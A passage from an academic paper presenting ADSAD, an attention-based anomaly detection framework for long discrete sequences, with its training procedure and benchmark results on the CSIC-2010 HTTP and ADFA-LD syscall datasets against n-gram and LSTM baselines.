$$(\mathbf{c}_{\vec{s}}, \vec{\alpha}, \boldsymbol{v}_g) = (\mathbf{c}_k, \vec{\alpha}_k, \boldsymbol{v}_{g|k})\Big|_{k=t} \tag{8}$$

where t denotes the index of the cluster of $\vec{s}$ and $\boldsymbol{v}_g$ is the representation of $\vec{s}$ called *global normal feature vector*.

This representation not only makes full use of the local features of the sequence but also contains its interpretability from the aggregation, even though the meaning of each feature dimension is still mysterious. The interpretability is twofold. First, $\boldsymbol{v}_g$ is the normal essence of the original sequence $\vec{s}$ in the feature space. Within the expectation form, the abnormal local feature vectors with low probability weights are "filtered out" softly. And then $\vec{s}$ is represented as normal as possible after the selection. That is why name $\boldsymbol{v}_g$ the global normal feature vector. Second, the abnormal subsequences are annotated by the low probabilities automatically, which is helpful for anomaly analysis.

3.2.2. *Anomaly detection*

Consequently, the negative log likelihood of the sequence is used as the anomaly score which is exactly the distance between the sequence and its cluster center according to Eq. (5), Eq. (8) and Eq. (9).

$$\begin{aligned}\mathcal{A}(\vec{s}) &= -\log(P_{normal}(\vec{s})) \\ &= dis(\vec{s}, \mathbf{c}_{\vec{s}})\end{aligned} \tag{9}$$

Finally with a user-defined threshold $\mathcal{T}$, the detection result is obtained by Eq. (10).

$$y = \begin{cases} 1, & if\ \mathcal{A}(\vec{s}) > \mathcal{T} \\ 0, & else \end{cases}, \tag{10}$$

where y is the detection result for $\vec{s}$. $y = 1$ means $\vec{s}$ is predicted as anomalous, otherwise as normal. Besides, the attention distribution $\vec{\alpha}$ is also provided as the explanation for further analysis.

3.3. *Training phase*

The training phase of ADSAD has three steps, i.e., *Local Model Training, Normality Calculation* and *Attention Network Training*. Given the training dataset $D_{train} = \{\vec{s}^{(j)}\}_{j=1}^{N}$ of N normal sequences, the local model f_{local}, the normality $\mathcal{C}$ and the attention network f_{atn} are trained respectively in these three steps. Since both f_{local} and f_{atn} are neural networks, they are trained by minimizing their loss function on their training set with gradient-descent based optimization methods. The normality $\mathcal{C}$ is obtained by applying a specified clustering algorithm. The pseudocode of ADSAD training phase is shown in Algorithm 2 .

```
Algorithm 2: Training Phase of ADSAD.
  Input:
    training set $\mathcal{D}_{train} = \{\vec{s}^{(j)}\}_{j=1}^{N}$;
    untrained models $f_{local}$, $f_{atn}$;
    clustering and visualization algorithm $A_c$, $A_v$;
  Output:
    trained models $f_{local}$, $f_{atn}$ and normality $\mathcal{C}$
1  generate subsequence training set $\mathcal{S}_{train} = \{\vec{s}_i^{(j)}\}$ from
   $\mathcal{D}_{train}$;
2  train $f_{local}$ by minimizing $\mathcal{L}_{local}(\mathcal{S}_{train})$;
3  $\mathcal{V}_{train} = \varnothing$;
4  for $j : 1 \to N$ do
5      $\vec{l}^{(j)} = f_{local}(\{\vec{s}_i^{(j)}\})$;
6      $\boldsymbol{v}_g^{(j)} = \sum_i \vec{\alpha}_i^{(j)} \cdot \mathbf{l}_i^{(j)}$;
7      $\mathcal{V}_{train} = \mathcal{V}_{train} \cup \{\boldsymbol{v}_g^{(j)}\}$;
8  visualize $\mathcal{V}_{train}$ by $A_v$ and estimate the cluster number $K$;
9  learn $\mathcal{C} = \{\mathbf{c}_k\}_{k=1}^{K}$ by applying $A_c$ on $\mathcal{V}_{train}$;
10 train $f_{atn}$ by minimizing $\mathcal{L}_{atn}(\mathcal{D}_{train})$;
11 return $f_{local}$, $f_{atn}$ and $\mathcal{C}$
```

3.3.1. *Local model training*

As the inputs of f_{local} are fixed-length subsequences, the subsequence set $\mathcal{S}_{train} = \{\vec{s}_i^{(j)}\}_{j=1}^{N}$ is generated as the training set for f_{local} at first. Similar to the local step in the detection phase, each sequence $\vec{s}^{(j)} \in \mathcal{D}_{train}$ is split into a series of subsequences $[\vec{s}_i^{(j)}]_{i=1}^{L(j)}$ by a window of size W. And then $\mathcal{S}_{train}$ is fed forward to f_{local} to calculate the loss function $\mathcal{L}_{local}(\mathcal{S}_{train})$. Last, a gradient-descent based optimization method such as Adam (Kingma and Ba, 2015) is applied to minimize the loss and update the parameters of the local model. The local model can be implemented by either the sequence-oriented models (i.e., RNN) or the non-sequence-oriented models (e.g., AE). And the process of calculating the loss function is different by the implement.

For RNN, the training objective is to maximize the likelihood of the training set. And the sum of the cross-entropy of the subsequences is used as the loss. Concretely, for each subsequence $\vec{s}_i^{(j)} = [s_{i_w}^{(j)}]_{w=1}^{W}$, the hidden states $[\mathbf{h}_{i_w}^{(j)}]_{w=1}^{W}$ are output by RNN as Fig. 2 at first. And then the hidden states are fed to a softmax classifier $\mathbf{o}$ to estimate the cross-entropy of $\vec{s}_i^{(j)}$, in which $\mathbf{h}_{i_w}^{(j)}$ is used to predict the conditional probability of $s_{i_w}^{(j)}$. Finally, the likelihood of $\vec{s}_i^{(j)}$ is represented as the cumulative product of those conditional probability and the loss function $\mathcal{L}_{local}(\mathcal{S}_{train})$ is calculated as Eq. (11).

$$\mathcal{L}_{local}(\mathcal{S}_{train}) = \sum_{\vec{s}_i^{(j)} \in \mathcal{S}_{train}} -\sum_{w=1}^{W} \mathbf{1}(s_{i_w}^{(j)}) \log(\mathbf{o}(\mathbf{h}_{i_w}^{(j)})) \tag{11}$$

where $\mathbf{1}(s_i^{(j)}) \in \{0,1\}^{|\Sigma|}$ is the indication vector that only the value for $s_{i_w}^{(j)}$ is 1 and others are 0, and $\mathbf{o}(\mathbf{h}_{i_w}^{(j)}) \in \mathbb{R}_+^{|\Sigma|}$ is the symbol probability distribution predicted by the softmax classifier at step w.

For AE, the training objective is to reconstruct the normal inputs from the corresponding encoding vectors. And the square error is used to measure the reconstruction loss. Concretely, for each subsequence $\vec{s}_i^{(j)}$, its numeric vector $\mathbf{x}_i^{(j)}$ is first generated by the preprocessing, and then the reconstruction $\hat{\mathbf{x}}_i^{(j)}$ is output by the decoder of AE as Fig. 3. The loss function $\mathcal{L}_{local}(\mathcal{S}_{train})$ is calculated as Eq. (12).

$$\mathcal{L}_{local}(\mathcal{S}_{train}) = \frac{1}{|\mathcal{S}_{train}|} \sum_{\vec{s}_i^{(j)} \in \mathcal{S}_{train}} \|\mathbf{x}_i^{(j)} - \hat{\mathbf{x}}_i^{(j)}\|_2^2 \tag{12}$$

3.3.2. Attention network training

The attention network should be trained after the local model and the normality are trained. The objective of the attention network is to generate the most normal representations of the sequences, i.e., to put the sequences to their cluster centers as close as possible in the feature space. Therefore, the sum of the distances between normal sequences and their cluster centers is used as the loss function. For each sequence $\vec{s}^{(j)} \in \mathcal{D}_{train}$, its global normal feature vector $\mathbf{v}_g^{(j)}$ and cluster center $\mathbf{c}_{\vec{s}^{(j)}}$ are output according to the detection phase with the trained local model f_{local} and normality $\mathcal{C}$ and the untrained attention network f_{atn}. Then the loss function $\mathcal{L}_{atn}(\mathcal{D}_{train})$ is calculated as Eq. (13).

$$\mathcal{L}_{atn}(\mathcal{D}_{train}) = \sum_{\vec{s}^{(j)} \in \mathcal{D}_{train}} dis(\vec{s}^{(j)}, \mathbf{c}_{\vec{s}^{(j)}}) \tag{13}$$

3.3.3. Normality calculation

The normality $\mathcal{C} = \{\mathbf{c}_k\}_{k=1}^{K}$ is a set of cluster centers of normal sequences in the feature space. Therefore, it could be obtained via clustering algorithms such as K-Means when the training global normal feature vectors $\mathcal{V}_{train} = \{\mathbf{v}_g^{(j)}\}_{j=1}^{N}$ were generated from the original training set $\mathcal{D}_{train} = \{\vec{s}^{(j)}\}_{j=1}^{N}$. However, there comes a deadlock problem because $\mathcal{C}$ is also required to train the attention model f_{atn} and to generate $\mathcal{V}_{train}$. To break this deadlock, the dependency on C of generating $\mathcal{V}_{train}$ should be relaxed. With no prior knowledge provided, all the subsequences of the same original training sequence are assumed to be normal and their local feature vectors contribute to the global normal representation equally. For each sequence $\vec{s}^{(j)} \in \mathcal{D}_{train}$, its local feature vectors $\vec{\mathbf{l}}^{(j)}$ are generated by f_{local} at first. Instead of calculating through f_{atn} and $\mathcal{C}$, its attention distribution is initialized as the uniform distribution $\bar{\alpha}^{(j)}$. Finally, its global normal feature vector is calculated as $\mathbf{v}_g^{(j)} = \sum_i \bar{\alpha}_i^{(j)} \cdot \mathbf{l}_i^{(j)}$. An alternative to solve the deadlock problem would be learning $\mathcal{C}$ through an iterative procedure. In the initial iteration, $\mathcal{V}_{train}^{0}$ is generated as described above. And in the iteration $t \geq 1$, $\mathcal{C}^t$ and $\mathcal{V}_{train}^{t}$ are obtained based on $\mathcal{V}_{train}^{t-1}$. The iteration continues until some stopping criterion is reached. In this work, the first solution is concerned and it worked well in the evaluation, and the second one is remained for future study.

A problem remained is how to choose a proper value of K. If K is small, the profile will become too rough to represent the distribution of the normal data. On the contrary, if K is too large, there will be little performance gain but a waste of computation and memory resource. To address this, the distribution of $\mathcal{V}_{train}$ is visualized by dimensionality reduction methods such as T-SNE (van der Maaten and Hinton, 2008). And then K is able to be estimated properly and manually according to the visualization, even without the expert knowledge.

3.4. *Instances of ADSAD*

Here three instances of ADSAD are introduced, i.e., Step-RNN-ATN, Slice-RNN-ATN and Slice-AE-ATN. They were used to evaluate our proposed framework in the experiments. The first two instances use RNN as the local models at different granularity of subsequence. The third instance uses AE as the local model and it is the example of using non-sequence-oriented models for discrete sequence anomaly detection. Except that, all of them use the additive attention to implement the attention networks and use K-Means clustering algorithm to calculate the normality. Besides, T-SNE is used to estimate the number of the clusters. The differences of them are described as follows.

Step-RNN-ATN. This model is an extreme case of ADSAD framework. It uses RNN as the local model and processes sequences at a very fine granularity, i.e., the step level. With the sliding window size $W = 1$, it generates the local feature vector and infers the normal/abnormal degree for each step of the original sequences. To train the local model, the cross-entropy loss is calculated on the original sequences instead of the subsequence. Therefore, the loss function of the local model is written as Eq. (14).

$$\mathcal{L}_{local}(\mathcal{D}_{train}) = \sum_{j=1}^{N} -\sum_{i=1}^{|\vec{s}^{(j)}|} \mathbf{1}(s_i^{(j)}) \log(\mathbf{o}(\mathbf{h}_i^{(j)})) \tag{14}$$

Although Step-RNN-ATN has a find granularity view on sequences and could have a great performance on detection, it has two drawbacks. First, the time consumption is enormous because the parameter update needs to go through the whole sequence and the local feature vectors are output step by step. Second, it is unnecessary to infer the abnormal degree for each step since the anomalous parts of the sequences usually contain several continuous steps.

Slice-RNN-ATN. This model processes sequences at a coarse granularity, i.e., the slice level. it also uses RNN as the local model but with a much larger sliding window size, where W is on the order of tens and even hundreds. Compared to Step-RNN-ATN, Slice-RNN-ATN is considered as more reasonable because it infers the abnormal degrees for slices instead of steps. And though the hidden states within a slice are also output step by step, producing the local feature vectors for different slices is able to parallelized in Slice-RNN-ATN, which is more timesaving potentially.

Slice-AE-ATN. This model works at the slice level and uses AE as the local model. As described above, it generates the local feature vector directly without the step-by-step procedure within a slice.

4. Experiments

This work focuses mainly on two questions about the proposed framework: i) How does ADSAD perform? ii) How does the attention mechanism help for finding anomaly since it is the core of ADSAD? To evaluate the detection performance of ADSAD, the three ADSAD instances (in Section 3.4) were compared with several representative models in the related works. Considering that the detection performance may vary with the hyperparameters of the models, the gridsearch was first applied to select the best hyperparameters for all models. The hyperparameter selection results of the ADSAD instances are reported before the comparison. To evaluate the effectiveness of the attention mechanism, these instances were further compared with their non-attention variants in which the attention mechanism were removed. Besides, a couple of visualized attention distributions are presented to discuss the way the attention mechanism performs and the assistance it provides for anomaly analysis.

Two public security datasets were used in the experiments. To reduce the accident error, the experiments were repeated five times. A dataset was randomly split into a training set, a validation set and a test set for each time and then the performance metrics were calculated on the test set for each model. Finally, the mean values were used for the comparison and the statistical significance of the results were examined by paired T-tests.

In this section, the metrics for the detection performance are introduced at first. And then the datasets and their usages in the experiments are described. At last, all of the models and their candidate hyperparameters considered are listed. The results and analysis are presented in the next section.

4.1. Metrics

The Area Under the Curve (AUC) was chosen as the primary metric for evaluating the detection performance. And the partial AUC and the true positive rate at a specified false positive rate were also calculated for further analysis.

Table 1 – Summary of CSIC-2010.

subset	#payloads	length range	class
1	36,000	[506, 897]	normal
2	36,000	[505, 900]	normal
3	25,064	[489, 1425]	anomaly

Table 2 – Summary of ADFA-LD.

subset	#samples	#traces	length range	class
1	833	833	[79, 2948]	normal
2	4372	4372	[77, 4494]	normal
3	60	746	[75, 2712]	anomaly

Anomaly detection is regarded as a binary classification problem. And accuracy (ACC) is usually used for measuring the classification performance. However, ACC is not suitable for anomaly detection because it can not truly reflect the performance of the detector on the class imbalanced data which exactly occurs in anomaly detection (the majority of data are normal). Besides, calculating ACC requires setting a threshold on the anomaly scores in the unsupervised anomaly detection problem, which is much dependent on the application demand. In fact, AUC is more robust than ACC (Huang and Ling, 2005). AUC summarizes the performances of a detector over all possible thresholds but calculating AUC does not need any thresholds. AUC ranges on [0.0, 1.0]. The larger the AUC, the better the detector. $AUC = 0.0$, $AUC = 0.5$ and $AUC = 1.0$ respectively indicate a very poor detector, a random guessing detector and a perfect detector. In addition, the true positive rate (TPR) and false positive rate (FPR) are a pair of important thresholded metrics of anomaly detection. TPR is the proportion of the anomalous sequences detected in all anomalous sequences, and FPR is the proportion of the normal sequences incorrectly detected as the anomalies in all normal sequences. Setting thresholds is basically a tradeoff between them. The performance on a low false positive rate is also interested. Thus, the true positive rate and the partial AUC on $FPR = 0.25$, i.e., $TPR_{0.25}$ and $AUC_{0.25}$ were also calculated.

4.2. Datasets

Two representative publicly available security datasets, CSIC-2010 (Torrano-Giménez et al., 2010) and ADFA-LD (Creech and Hu, 2013), were used for the evaluation. These two publicly available datasets are easy to obtain, convenient to use and facilitative for comparison of further researches. The former is a HTTP payload dataset and the latter is a syscall trace dataset and they both include abundant anomaly and attack types. More importantly, the sequences in these datasets are quite long and the lengths vary a lot, which well fits the topic of this work. The basic information about these two datasets is shown in Table 1 and Table 2.

CSIC-2010. The dataset contains thousands of web requests automatically generated on an e-Commerce web application. And it is originally divided into three subsets. The

subset_1 has 36,000 normal requests for training, the subset_2 has 36,000 normal requests for test, and the subset_3 has 25,000 anomalous requests for test. During the data generation, real data of the web application are collected and stored in normal and anomalous databases and then the normal and anomalous requests are generated using the corresponding databases. There are three major types of anomalous requests: Static attacks that request for hidden (non-existent) resources including obsolete files, configuration files, and so on; Dynamic attacks that modify the valid request arguments including SQL injection, CRLF injection, cross-site scripting (XSS), and so on; Illegal requests that have not malicious intentions.

In the experiments, 10,000 normal requests in the subset_1 were randomly sampled as the training set to train the models. 1,000 normal requests in the subset_2 were sampled as the validation set. The rest of the subset_2 and the full subset_3 were mixed up as the test set to calculate the metrics AUC, $\text{AUC}_{0.25}$ and $\text{TPR}_{0.25}$.

ADFA-LD. The dataset contains thousands of syscall traces collected by the *Auditd* program on an Ubuntu Linux 11.04 server. There are also three data subsets divided. The subset_1 has 833 normal traces for training, the subset_2 has 4372 normal traces for test, and the subset_3 has 746 attack traces for test. The normal traces are generated during normal activities such as web browsing and document writing, while the attack traces are generated under the attacks launched by penetration testers. There are six types of attacks including *Hydra-FTP, Hydra-SSH, Adduser, Java-Meterpreter, Meterpreter* and *Webshell*. Each attack type contains 10 samples and each sample involves about 5 ˜ 28 attack traces. One thing to remind is that it is difficult to recover the attack details from traces because only the syscall identity numbers (or the syscall names after the syscall table mapping) are provided and the syscalls of normal operations and attacks are mixed in the attack traces.

In the experiments, the full subset_1 was used as training set due to the amount of the data is small. 800 traces from the subset_2 were sampled as the validation set. The rest of the subset_2 and the full subset_3 were mixed up as the test set to calculate the trace-wise metrics AUC, $\text{AUC}_{0.25}$ and $\text{TPR}_{0.25}$. The sample-wise metric AUC^{sample} was also provided for reference like the previous works did (Creech and Hu, 2014; Khreich et al., 2017). When calculating the sample-wise metric, as long as one trace belonging to an attack sample is detected, the sample is regarded as detected (true positive). Obviously, AUC^{sample} only measures the detection performance on a part of attack traces while AUC measures that on all.

4.3. *Hyperparameters*

In the experiments, three hyperparameters of ADSAD instances were considered. They were the sliding window size W, the normal cluster number K and the global normal feature size H. The values of W and H were both considered in {30, 50, 100}. And the value of K actually depends on the applications (i.e., the datasets in the experiments). In a preliminary experiment, the value of K was estimated around 40 and 20 on CSIC-2010 and ADFA-LD respectively, by the visualization method in Algorithm 2. Based on this information, K was selected in {30, 35, 40, 45, 50} and {10, 15, 20, 25, 30} on these two datasets respectively. For Step-RNN-ATN and Slice-RNN-ATN, the sizes of the embeddings and the attention network were set equal to H. For Slice-AE-ATN, the Variational AutoEncoder (VAE) (Kingma and Welling 2014) was used as the local model. In VAE, the encoding vector is further transformed to the encoding mean vector and variance vector. The sizes of these two vectors were set to $H/2$. During the training phase, Adam optimizer (Kingma and Ba 2015) and mini-batch were used, and the early stop strategy was applied to prevent from overfitting. For the non-attention variants of the ADSAD instances, the negative log-likelihood of a sequence was output as the anomaly score in the RNN based models and the average reconstruction loss over the subsequences was used as the anomaly score in the AE based model.

Several representative models in the previous works were chosen as the competitors, including traditional n-gram based shallow models and recent deep models. their hyperparameter settings are described as follows.

PAYL (Wang and Stolfo, 2004). PAYL is an 1-gram based payload anomaly detector. The smooth factor *sf* reflecting the statistical confidence of training data is added to avoid the dividing zero problem. The larger the value of *sf*, the lower the confidence that the samples represent the actual normal distribution. In the experiments *sf* varied in {0.5, 1.0, 2.0, 5.0, 10.0}.

OCPAD (Swarnkar and Hubballi, 2016). OCPAD is an n-gram based one-class Naive Bayes model for payload anomaly detection. The order of n-grams n was selected from 1 to 8.

$\text{C}_\text{n}$grams-OCSVM (Düessel et al., 2017). It uses protocol context based n-grams and OCSVM for payload anomaly detection. The order of n-grams n varied from 1 to 3. The kernel of OCSVM is selected between the linear kernel *linear* and the radial basis function kernel *rbf*. The upper bound of training error ν of OCSVM varied in $\{10^{-4}, 10^{-3}, 10^{-2}, 10^{-1}, 0.5\}$.

VNgrams-OCSVM (Khreich et al., 2017). It is an OCSVM model using variable n-grams for syscall trace anomaly detection. The max order of n-grams n was selected between 3 and 6. The kernel of OCSVM was selected between *linear* and *rbf*. The upper bound of training error ν of OCSVM varied in $\{10^{-4}, 10^{-3}, 10^{-2}\}$.

Slice-LSTM-Pullup (Bochem et al., 2017). It uses a multilayer LSTM-RNN model for payload anomaly detection. The sliding window size W is 100. In the experiments, all the hyperparameters were kept the same as those in the original except that the number of LSTM-RNN layers was 2 due to our limited computation resource.

Step-LSTM-Ensemble (Kim et al., 2016). It uses an ensemble of three LSTM-RNN models with different hidden state sizes and different numbers of the LSTM-RNN layer for syscall trace anomaly detection. The hyperparameter setting was kept the same as the original work in the experiments.




Fig. 5 – The AUC achieved by Step-RNN-ATN on two datasets when using different values of the normal cluster number (*K*) and the global normal feature size (*H*).

5. Results and analysis

5.1. *Hyperparameter selection*

For each ADSAD instance on each dataset, the hyperparameters with the largest AUC are selected. The selection results on CSIC-2010 dataset are described as follows. For Step-RNN-ATN, the largest AUC was 0.9248, achieved with $K = 50$ and $H = 100$. For Slice-RNN-ATN, the largest AUC was 0.9294, achieved with $W = 30$, $K = 50$ and $H = 100$. And for Slice-AE-ATN, the largest AUC was 0.9104, achieved with $W = 30$, $K = 50$ and $H = 30$. The selection results on ADFAD-LD dataset are described as follows. For Step-RNN-ATN, the largest AUC was 0.8191, achieved with $K = 15$ and $H = 100$. For Slice-RNN-ATN, the largest AUC was 0.8251, achieved with $W = 50$, $K = 30$ and $H = 100$. And for Slice-AE-ATN, the largest AUC was 0.8028, achieved with $W = 50$, $K = 50$ and $H = 100$. Therefore, the above best hyperparameter combinations were used for the performance comparison in next subsection.

Besides, the relationship between AUC and K was also roughly studied. As Fig. 5 shown, the AUC of Step-RNN-ATN tended to increase with the K and the increment of AUC had a trend to decrease after $K = 40$ on CSIC-2010 while on ADFA-LD, the AUC arose when $K \leq 15$ and then went down. The increasing trend of AUC of Slice-RNN-ATN and Slice-AE-ATN are also observed on CSIC-2010. On ADFA-LD, the AUC of Slice-RNN-ATN and Slice-AE-ATN slightly oscillated with the increase of K, but similar to the trends observed above. It indicates that setting an appropriate value of K improves the detection performance but setting too large value is not much helpful for the improvement. And the visualization on the training global normal feature vectors is able to provide a baseline of K.

5.2. *Performance comparison*

To evaluate the detection performance of ADSAD, its three instance models were compared with several existing models on CSIC-2010 and ADFA-LD dataset. The detection performances are listed in Table 3 and Table 4, respectively.

As shown in Table 3, on CSIC-2010, the deep model Slice-LSTM-Pullup was the best of the existing models, with AUC = 0.8681 and the second best existing model was the n-gram based model $C_n$grams-OCSVM achieving AUC = 0.8105. The other two n-gram based models OCPAD and PAYL were comparative in terms of AUC, with 0.7355 and 0.7373 respectively. But PAYL was considered worse than OCPAD because it had a lower $TPR_{0.25}$(0.5475). At the same time, the three instances of ADSAD outperformed all of the above four models. Especially, Slice-RNN-ATN yielded the best performance with AUC = 0.9294 overall. And the other two also reached a high AUC over 0.9.

To measure the advantage of ADSAD, the relative AUC improvements from the three ADSAD instances to the best existing models were calculated. Step-RNN-ATN, Slice-RNN-ATN and Slice-AE-ATN respectively achieved the relative AUC improvements of 14.10%, 14.67% and 12.33% to the best n-gram based model $C_n$grams-OCSVM. They achieved the relative AUC improvements of 6.53%, 7.06% and 4.87% to the deep model Slice-LSTM-Pullup, respectively.

Paired *T*-tests were conducted to analyze the statistical significance of the comparison and the results are listed in Table 5. The *p*-values obtained from comparing the existing models and the ADSAD instances were all below 0.1% except that the *p*-value of comparing Slice-LSTM-Pullup with Slice-AE-ATN was 0.15%. Therefore, the null hypotheses that Step-RNN-ATN has an equivalent performance to one of the existing models were all rejected at the 0.1% level. Similar results were obtained for Slice-RNN-ATN and Slice-AE-ATN except that the null hypothesis of Slice-AE-ATN having an equivalent performance to Slice-LSTM-Pullup was rejected at the 1% level. It indicates that all of the ADSAD instances significantly outperformed the four existing models.

A further comparison between Slice-LSTM-Pullup and Slice-RNN-ATN were made since they are similar in model structure and processing flow. They both use RNN and generate the hidden states of different fixed-length subsequences

Table 3 – The mean values and the standard deviations of AUC, $AUC_{0.25}$ and $TPR_{0.25}$ achieved by different models with their hyperparameters on CSIC-2010. The RNN based model with $H = A \times B$ means it has B recurrent layers and the output size of each layer is A. It is obvious that the ADSAD instances (last three rows) outperform the other four models by a margin in terms of AUC.

Model	AUC		$AUC_{0.25}$		$TPR_{0.25}$	
	mean	std	mean	std	mean	std
PAYL ($sf=1.0$)	0.7373	0.0037	0.6229	0.0069	0.5475	0.0116
OCPAD ($n=7$)	0.7355	0.0006	0.6177	0.0002	0.6816	0.0022
Cngrams-OCSVM ($n=2$, $\nu=10^{-2}$, rbf)	0.8105	0.0002	0.6974	0.0008	0.7920	0.0010
Slice-LSTM-Pullup ($W=100$, $H=384\times2$)	0.8681	0.0097	0.7507	0.0150	0.8490	0.0474
Step-RNN-ATN ($W=1$, $K=50$, $H=100\times1$, GRU)	0.9248	0.0034	0.8338	0.0039	**0.9764**	0.0199
Slice-RNN-ATN ($W=30$, $K=50$, $H=100\times1$, GRU)	**0.9294**	0.0029	**0.8490**	0.0035	0.9619	0.0158
Slice-AE-ATN ($W=30$, $K=50$, $H=30$)	0.9104	0.0034	0.8337	0.0049	0.9495	0.0039

Table 4 – The mean values and the standard deviations of the trace-wise metrics AUC, $AUC_{0.25}$, $TPR_{0.25}$, and the sample-wise metric AUC^{sample} achieved by different models with their hyperparameters on ADFA-LD. The RNN based model with $H = A \times B$ means it has B recurrent layers and the output size of each layer is A. It is obvious that the ADSAD instances (last three rows) outperform the other two models by a margin in terms of AUC.

Model	AUC		$AUC_{0.25}$		$TPR_{0.25}$		AUC^{sample}	
	mean	std	mean	std	mean	std	mean	std
VNgrams-OCSVM ($n=6$, $\nu=10^{-2}$, $linear$)	0.6853	0.0015	0.5996	0.0025	0.6147	0.0022	0.9596	0.0010
Step-LSTM-Ensemble($H=200$, 400, 400×2)	0.7699	0.0044	**0.6939**	0.0027	0.6188	0.0070	**0.9956**	0.0008
Step-RNN-ATN ($W=1$, $K=15$, $H=100\times1$, GRU)	0.8191	0.0099	0.6596	0.0162	**0.7654**	0.0288	0.9687	0.0056
Slice-RNN-ATN ($W=50$, $K=30$, $H=100\times1$, GRU)	**0.8251**	0.0170	0.6525	0.0375	0.7456	0.0601	0.9714	0.0048
Slice-AE-ATN ($W=50$, $K=30$, $H=100$)	0.8028	0.0131	0.6541	0.0171	0.7024	0.0239	0.9704	0.0082

Table 5 – Paired T-test results of comparing the existing models (rows) and the ADSAD instances (columns) on CSIC-2010. The latter are shown to be superior to the former at least with the significance level of 1% ($p < 1.0 \times 10^{-2}$).

Model	Step-RNN-ATN		Slice-RNN-ATN		Slice-AE-ATN	
	z-score	p-value	z-score	p-value	z-score	p-value
PAYL	−73.35	2.1×10^{-7}	−169.37	7.3×10^{-9}	−59.51	4.8×10^{-7}
OCPAD	−151.87	1.1×10^{-8}	−133.51	1.9×10^{-8}	−129.02	2.2×10^{-8}
Cngram-OCSVM	−80.25	1.4×10^{-7}	−87.42	1.0×10^{-7}	−70.00	2.5×10^{-7}
Slice-LSTM-Pullup	−11.18	3.6×10^{-4}	−16.84	7.3×10^{-5}	−7.69	1.5×10^{-3}

independently. The main difference between them is the way they process the individual subsequences. In Slice-RNN-ATN, the hidden states of different subsequences are finally aggregated in the context of all the subsequences by the attention mechanism, which estimates the normal probabilities of subsequences globally. On the contrary, in Slice-LSTM-Pullup, the hidden states are used to predict the probabilities of they own subsequences and then the probabilities are independently multiplied up to estimate the likelihood of the original sequence, where the relationship among the subsequences are ignored. Therefore, the performance gain of Slice-RNN-ATN is attributed to its attention-based global view.

The results on ADFA-LD are listed in Table 4. The trace-wise results were similar to those on CSIC-2010. The deep model Step-LSTM-Ensemble with AUC = 0.7699 was better than the n-gram based model VNgrams-OCSVM which had AUC = 0.6853. And all the three ADSAD instances reaching an AUC over 0.8 beat the above two existing models. Particularly, Slice-RNN-ATN achieving AUC = 0.8251 was the best model of all.


The AUC improvements of the ADSAD instances were also calculated. Step-RNN-ATN, Slice-RNN-ATN and Slice-AE-ATN respectively achieved the relative AUC improvements of 19.25%, 20.40% and 17.15% to VNgrams-OCSVM and they respectively achieved the relative AUC improvements of 6.39%, 7.17% and 4.27% to Step-LSTM-Ensemble.


The results of paired *T*-tests on the AUC differences between the two existing models and the three ADSAD instances are shown in Table 6. It indicates that all of the three ADSAD instances were significantly superior to VNgrams-OCSVM at the 0.1% level. Step-RNN-ATN, Slice-RNN-ATN and Slice-AE-ATN were significantly superior to Step-LSTM-Ensemble at the significance level of 0.1%, 1% and 1%, respectively.


Based on the above analysis, it is concluded in this subsection that all the ADSAD instances outperformed the other

